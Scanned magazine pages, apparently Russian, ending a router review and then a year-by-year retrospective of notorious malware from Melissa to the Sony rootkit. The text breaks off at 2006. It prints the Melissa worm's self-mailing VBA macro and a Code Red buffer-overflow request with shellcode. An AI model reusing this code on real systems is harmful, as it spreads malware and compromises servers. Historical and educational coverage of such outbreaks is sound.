


На момент тестирования не было прошивки, реализующей корректную работу двух WAN-соединений. Компания TRENDnet обещает выпустить таковую в самое ближайшее время, так что ждем.

ВЫВОДЫ

Как и на всю импортную продукцию, цены на роутеры в последнее время заметно поднялись. Наиболее привлекательные по цене модели, пару-тройку месяцев назад стоившие меньше 2000 рублей, сейчас уже продают за 3000. Но выбор так или иначе делать приходится. «Лучшую покупку» мы отдаем модели TRENDnet TEW-632BRP — с точки зрения цена/качество она выглядит сильнее остальных. «Выбор редакции» достался D-Link DIR-655, который пока остается лучшим Wi-Fi Draft N роутером среди всех протестированных нами моделей.

СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU/




САМАЯ НАШУМЕВШАЯ МАЛВАРЬ ЗА ПОСЛЕДНИЕ 10 ЛЕТ

Каждый день — новая зараза. С таким разнообразием всевозможной живности появление новой малвари просто перестаешь замечать. И все-таки, были эпидемии, которые не прошли незамечено. Мы решили вспомнить последние 10 лет и выбрать за каждый год наиболее запомнившуюся заразу.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
  If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
```

ВЕСЬ КОД MELISSA УМЕЩАЕТСЯ В 100 СТРОЧКАХ



А ВОТ ТАК ВЫГЛЯДЕЛО ПИСЬМО ILOVEYOU

1999

Melissa

Едва ли программист из Нью-Джерси задумывался о том, чтобы собрать ботнет из миллионов машин и использовать его для рассылки спама. Вряд ли он мог представить последствия, создавая своего, казалось бы, безобидного червя Melissa. Ведь даже распространение тот начинал не с инета — впервые червь был обнаружен 26 марта в конференции alt.sex внутри Usenet — в то время еще популярной сети для общения и обмена файлами. К сообщению был приложен файл List.DOC, содержащий пароли на 80 порнушных сайтов: позарившись на «клубничку», файлик с радостью открыли многие. А дальше пошло-поехало: червь тут же начал распространение, отправляя себя по 50 первым контрактам из записной книжки пользователя. Это был первый успешный червь, распространяемый через e-mail.

Когда Melissa открывает зараженный документ MS Word 97/2000, запускается специальный макрос, который рассылает копии червя в сообщениях электронной почты при помощи обычного Outlook'a. Для этого червь юзает возможность Visual Basic активизировать другие приложения MS Windows и использовать их процедуры. Вирус вызывает MS Outlook, считывает из адресной книги первые 50 email'ов и посылает по этим адресам сообщения. Написав в мессаге текст аля «Вот документ, о котором ты меня спрашивал», червь приаттачивал к письму текущий открытый документ пользователя, предварительно заражая его. Последнее, кстати, повлекло за собой массу курьезных ситуаций и, в ряде случаев — утечки конфиденциальной информации.

В 1999 году пользователи даже не задумывались о том, что в аттаче от известного им адресата может быть какая-то зараза, и активно открывали вложения.

Стремительное распространение вируса серьезно нагрузило почтовые серверы — им пришлось обрабатывать на несколько порядков больше отправлений, чем обычно. Тысячи машин по всему миру не выдержали нагрузки и вышли из строя. К 27 марта распространение вируса приняло характер эпидемии; 29 марта он проник уже на компьютеры всех стран мира, подключенных к Сети, в том числе и на российские.

Найденному силами ФБР Девиду Смиту, который и написал те три десятка строк кода на VB, грозили 10 лет тюрьмы, но парень «легко отделался», получив 20 месяцев заключения и штраф в $5000. Однако исходники червя еще долго мусолили хакеры, плодя различные модификации Melissa.

2000

Loveletter

В следующем году — новая почтовая эпидемия, вызванная вирусом Love Letter (или Love Bug). Письма, содержащие незамысловатое ILOVEYOU в строке темы, посыпались на ничего не подозревавших пользователей градом. И все было бы замечательно, если бы к письму не был приложен скриптик на Visual Basic Script, замаскированный под текстовый файл.

```
The Subject: ILOVEYOU
Message body: kindly check the
attached LOVELETTER coming from me.
Attached file: LOVE-LETTER-FOR-
YOU.TXT.vbs
```

На лицо отличный пример социальной инженерии и прием двойного расширения, — что помогло скрыть подлинную природу файла. По умолчанию Винда не показывала второе, настоящее, расширение файла, поэтому принять аттач за обычный текстовик действительно было проще простого. Ну а коль пользователь файл запустил, можно делать свое дело.


Написанная с использованием механизма Windows Scripting Host, малварь честно рассылает копии тела по всем адресам из адресной книги почтовой программы MS Outlook, после чего приступает к деструктивной части, закачивая и устанавливая в системе троя. Путь до исполняемого файла прописывался как домашняя страница в параметрах Internet Explorer. Это обеспечивало его автоматическую загрузку, а запуск в системе гарантировал специально созданный ключ в реестре. Далее домашняя страница возвращалась на свое место — и ушастый пользователь даже не замечал изменений. Тем временем, WIN-BUGSFIX.EXE или Microsoftv25.exe честно отправлял автору отснифанные пароли.

Трик с использованием двойного расширения автор заюзал не только в письмах. Для файлов целого ряда расширений, червь создавал свои копии, добавляя к их названию расширение .vbs. Если в папке был файл rulez.mp3, то тут же создавался rulez.mp3.vbs с телом червя — и так повсюду.


В основе другого способа распространения, который так же давал плоды, лежали скрипты для mIRC — самой распространенной программы для бешено популярных тогда IRC-чатов. Пользователям чата автоматически передавалась HTML-ка, предлагающая закачать некий ActiveX-элемент. Что находилось внутри, объяснять не надо, но поверь на слово: посмотреть, что прислал им хороший приятель, соглашались очень многие.

Первый случай активности Love Letter был зафиксирован 4 мая 2000 г., а уже через сутки им были частично или полностью поражены сети ЦРУ, NASA, Министерства энергетики, конгресса США, Пентагона, британской палаты общин и еще множества организаций. Ущерб, нанесенный червем в первые дни активности, был оценен в $5 миллионов. Офигительно? Виновника этого безобразия помог найти оставленный им автограф: «barok -loveletter(vbe) < i hate go to school > by: spyder / ispyder@mail.com / Manila,Philippines». Но в виду отсутствия местных законов за подобные преступления, никакой ответственности он не понес.

CODE RED ДЕФЕЙСИЛ СИСТЕМЫ С АНГЛИЙСКОЙ ЛОКАЛЬЮ



СЕТЕВАЯ АКТИВНОСТЬ SLAMMER'А



Code Red

Slammer

2001

Code Red

Из-за этого червя сайту Белого дома США в 2002 году пришлось поменять IP-адрес :). Стартовавшего 13 июля 2001 года, Code Red интересовали виндовые машины с запущенным веб-демоном IIS на борту и включенной системой индексирования. О существовании критической уязвимости, приводящей к переполнению буфера, в Microsoft знали задолго до появления вируса, а за месяц до эпидемии была опубликована заплатка. Впрочем, это не помешало запущенному 13 июля червю заразить за 6 следующих дней более 350 тысяч машин. Брешь в ISS позволяла легко выполнять на сервере удаленный код. Разработчики Code Red не сильно заморачивались и приделали эксплоит к простейшему сканеру, который работал «в лоб». Во время сканирования Code Red не проверял наличие IIS на новом компьютере-жертве, а тупо отправлял специально сформированные HTTP-запросы на сгенерированные случайно IP-адреса в надежде, что где-то на 80-порту окажется вожделенный IIS. Море запросов— огромный объем трафика. В итоге, оборудование попросту стало задыхаться от мусорных GET-запросов, которые генерировали ноды по всему мира. В логах Apache, на который, естественно, уязвимость IIS не распространялась, можно было обнаружить подобные строки:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u685
8%ucbd3%u7801%u9090%u6858%ucbd3%u7
801%u9090%u6858%ucbd3%u7801%u9090%
u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

В процессе работы Code Red не использовал никаких временных или постоянных файлов. Червь уникален: он существовал либо в системной памяти зараженных компьютеров, либо в виде TCP/IP-пакета при пересылке на удаленные машины. Но наличие заразы на сервере обнаруживалось без всякого антивируса. Поскольку в памяти компьютера могли существовать сразу сотни активных процессов Code Red, то тормоза и лаги были неизбежны. Червь заменял содержимое страниц на зараженных серверах на сообщение: «HELLO! Welcome to http://www.worm.com! Hacked By Chinese!», но был избирателен и дефейсил только те системы, где в качестве основного языка был установлен английский.Через некорое время, правда, дефейс снимался автоматически: видимо, разработчики не хотели раньше времени терять драгоценную ноду.
Между 20 и 28 числами месяца тело червя должно было начать DoS-атаку на несколько IP-адресов, один из которых принадлежал американскому Белому дому.
В августе этого же года начал распространяться новый червь Code Red II, код которого, несмотря на схожее название, был создан заново и предоставлял владельцам полный контроль над зараженными машинами, копируя файл cmd.exe в каталог \inetpub\scripts\ISS-сервера. В отличие от оригинального Code Red, клон старался атаковать хосты в той же подсети и не допускал одновременного запуска себя на одной системе.

2002

Nimda

Запустившегося в сентябре 2001 года червя ну никак не могли не связать с деятельностью Алькайды, заодно рассказывая о мощных технологиях, применяемых в новой заразе. Но если присказки о терроризме были выдумкой журналистов, то очевидная продвинутость нового червя была на лицо. Фишка Nimda заключалась сразу в нескольких каналах распространения, благодаря которым ему удалось в считанные минуты распространиться по Сети. Разберемся по порядку.
1. Наибольший пробив был получен за счет эксплоита, который использовал уязвимость в Internet Explore'е, позволяющую автоматически запускать приаттаченный к письму файл. Прикрепленный к письму README.EXE (написаный, кстати, на C++) беспрепятственно запускался на машине при простом открытия письма, и комфортно начинал свое распространение. Причем, для поиска новых адресатов вирус кропотливо сканировал текстовые документы на жестком диске, а также запрашивал с помощью специальной MAPI-функции список адресатов с сервера Microsoft Exchange.
2. Другой способ распространения — расшаренные ресурсы в локалке. После сканирования всех доступных шар Nimda создавал там файлы с почтовыми сообщениями, имеющие расширение .EML и .NWS.Открытие таких файлов происходит в почтовой программе, что автоматически влекло за собой заражение, как если бы письмо просто пришло по почте.
3. Не могли забыть создатели и про дырявый IIS, уязвимость в котором уже использовали другие черви. Поэтому Nimda довольно эффективно пробивал майкросовский веб-демон с помощью уязвимости directory traversal. В случае заражения веб-сервера на нем случайным образом выбирались странички, откуда начиналась загрузка вируса посетителям.
4. И еще интересный ход — Nimda не стеснялся и активно использовал для распространения бекдоры, оставленные в системах червями Code Red II и sadmind/IIS.
Добавим, что Nimda имел опасный побочный эффект, который мог допустить утечку конфиденциальной информации с зараженных компьютеров. Червь добавлял пользователя под именем «Guest» в группу пользователей «Администраторы». Таким образом, обычные гости получали полный доступ к ресурсам компьютера. Более того, все локальные диски открывались через шары для полного доступа.
Автор этого вируса официально не найден, но в теле червя содержится строка, указывающая, что создатель из Китая: «Concept Virus(CV) V.5, Copyright(C)2001 R.P.China»

DESKTOP COMPUTER

email с аттачем

email с аттачем

WEB SERVER

DESKTOP COMPUTER

Использование уязвимостей в IIS и бэкдоров Code Red

Малварь код на веб-страницах

веб страницы

Использование уязвимостей в IIS и бэкдоров Code Red


Доступ к зараженному файлу на другом компе

WEB SERVER

DESKTOP COMPUTER OR FILE SERVER

Nimda

РАЗНЫЕ СПОСОБЫ ЗАРАЖЕНИЯ ЧЕРВЯ NIMDA



ОШИБКА СИСТЕМЫ ПОСЛЕ ЗАРАЖЕНИЯ SASSER'OM

2003


Slammer

Незадачливые жители стран Северной Америки были сильно удивлены, когда 25 января многие банкоматы попросту перестали работать. Во всем мире со сбоями работали службы по заказу и резервированию авиабилетов, многие сервисы вообще не были доступны. Но набивший оскомину финансовый кризис тут вовсе не причем — это лишь всплеск активности червя Slammer. Активность впервые замечена в 12:30 по среднеатлантическому времени, а к 12:33 количество зараженных машин удваивалось каждые 8.5 секунд.
В основе червя лежала уязвимость в Microsoft SQL Server, концепция которой была представлена David Litchfield на конференции BlackHat. Отправляя на 1434 скомпрометированный пакет, вирус мог выполнить на удаленной машине произвольный код и, в свою очередь, продолжить распространение. По различным отчетам сообщается, что вирусу удалось заразить 75.000 машин за каких-то десять минут, — но как? Уязвимый модуль IIS, позволяющий приложениям автоматически обращаться к нужной базе данных, принимал запросы как раз по UDP, а тело вируса, составляющее всего 376 байт, отлично помещалось в один единственный UDP-пакет. В результате Slammer не использовал тормозной TCP, требующий постоянных квитков-подтверждений, а рассылал себя по ненадежному UDP со скоростью несколько десятков запросов в секунду!
Несмотря на то, что патч для уязвимости был выпущен за 6 месяцев до эпидемии, а вирус никак не проявлял себя на зараженной машине, последствия от Slammer'а были колоссальными. Роутеры и маршрутизаторы на магистралях были настолько перегружены трафиком, что лавинообразно выбивали друг друга в конце концов отключив некоторые бэкбоны. Южная Корея была полностью отрублена от инета и находилась в таком состоянии почти 24 часа. Только представь: никакого интернета и мобильной связи с внешним миром для 27 миллионов человек. Забавно, что многие жертвы даже не знали, что на их машине установлена такая специфическая вещь, как SQL.

2004

Sasser

Уж что-что, а окошко System Shutdown, инициированное NT AUTHORITY\SYSTEM с обратным отсчетом и сообщением о принудительной перезагрузке компьютера видел почти каждый — годом ранее, во время эпидемии Blaster'а, либо же в 2004, когда стал бушевать во многом похожий на него Sasser. Принципиальная разница червей в том, что они используют критические уязвимости в разных службах. Для размножения Sasser использует баг переполнения буфера в службе Local Security Authority Subsystem Service (LSAS) — отсюда и название червя. Написанное на C++ тело Sasser в первоначальной версии открывает 128 параллельных потоков, и, используя специальный алгоритм по генерации IP-адресов, пытается найти системы с незащищенным 445 портом и уязвимым сервисом. Сплоит работал на «ура», правда, приводил к ошибке на системе пользователя. Sasser открывал на 9997 порту шелл, через который далее и заливалось все необходимое. Само тело червя без лишнего геморроя просто передавалось по протоколу через FTP, причем сервер также открывался на зараженных компьютерах на 5554 порту. Как часто бывает, шелл-код сплоита отличается от системы к системе, поэтому Sasser предварительно проверял версии удаленной системы, чтобы выбрать правильный набор параметров для атаки.
Оригинальная версия червя Sasser распространялась достаточно медленно, но через несколько дней в Сети были выпущены модификации, распространяющиеся гораздо быстрее. К этому моменту число зараженных машин измерялось сотнями тысяч, а в пике эпидемии речь шла о миллионах. В Финляндии были отменены рейсы местной авиакомпании, во многих странах закрыты некоторые отделения крупнейших банков. Автором заразы оказался 18-летний немецкий студент Свен Яшан, хотя изначально разрабатывался «русский след». Юного вредителя заложил кто-то из своих, позарившись на обещанное Microsoft'ом награждение в 250.000 баксов. Помимо Sasser, на компьютере парнишки нашли еще и многочисленные модификации червя Netsky.



BSOD ИЗ-ЗА КОРЯВЫХ ДРАЙВЕРОВ SONY ROOTKIT

Warezov

ВРЕМЕННЫЙ ФАЙЛ WAREZOV

2005

Sony rootkit

Забавный факт: это единственный руткит, который распространялся легально! Win32/Rootkit.XCP, или «sony rootkit», является частью системы защиты аудио-CD,выпускаемых Sony BMG. Растроенная всепоглощающим пиратством компания решила бороться с нелегальным копированием с помощью DRM-компонентов (Digital Rights Management), а в попытке скрыть их присутствие в системе обратилась в компанию First 4 Internet, чтобы те написали маскирующий руткит. В итоге, система защиты дисков вместе с руткитом стала инсталлироваться на компьютер пользователя автоматически, когда в привод вставляется защищенный компакт-диск. После установки, в системе появлялись два новых сервиса, которые и выполняли все функции. Установленный драйвер sysaries (aries.sys) скрывает все файлы и ключи в реестре, которые начинаются с «sys» посредством перехвата нативных API-функций. Win32/Rootkit.XCP отслеживает обращения к System Service Table (SST) и перехватывает обращения к функциям: NtCreateFile, NtEnumerateKey, NtOpenKey, NtQueryDirectoryFile, NtQuerySystemInformation. В результате удается скрыть присутствие ключей в реестре, папок, файлов и процессов.
Ты спросишь: а в чем, собственно, трабл? Ну, скрывает этот руткит работу нужных ему компонентов, что с того? Очень просто. Сразу после появления руткита, Марк Руссинович в своем блоге рассказал о многочисленных брешах в собственной защите программы. И был прав: очень скоро механизм, предназначенный для сокрытия файлов и процессов, быстро приспособили для своих нужд кодеры вирусов. Более того, распространение этого ноу-хао само по себе приводило к нестабильности системы, зависанию компьютера и потере данных из-за кривых драйверов, установленных в систему. И даже тогда, когда Sony выпустила специальную тулзу, избавиться от это дряни полностью было очень и очень затруднительно.

2006

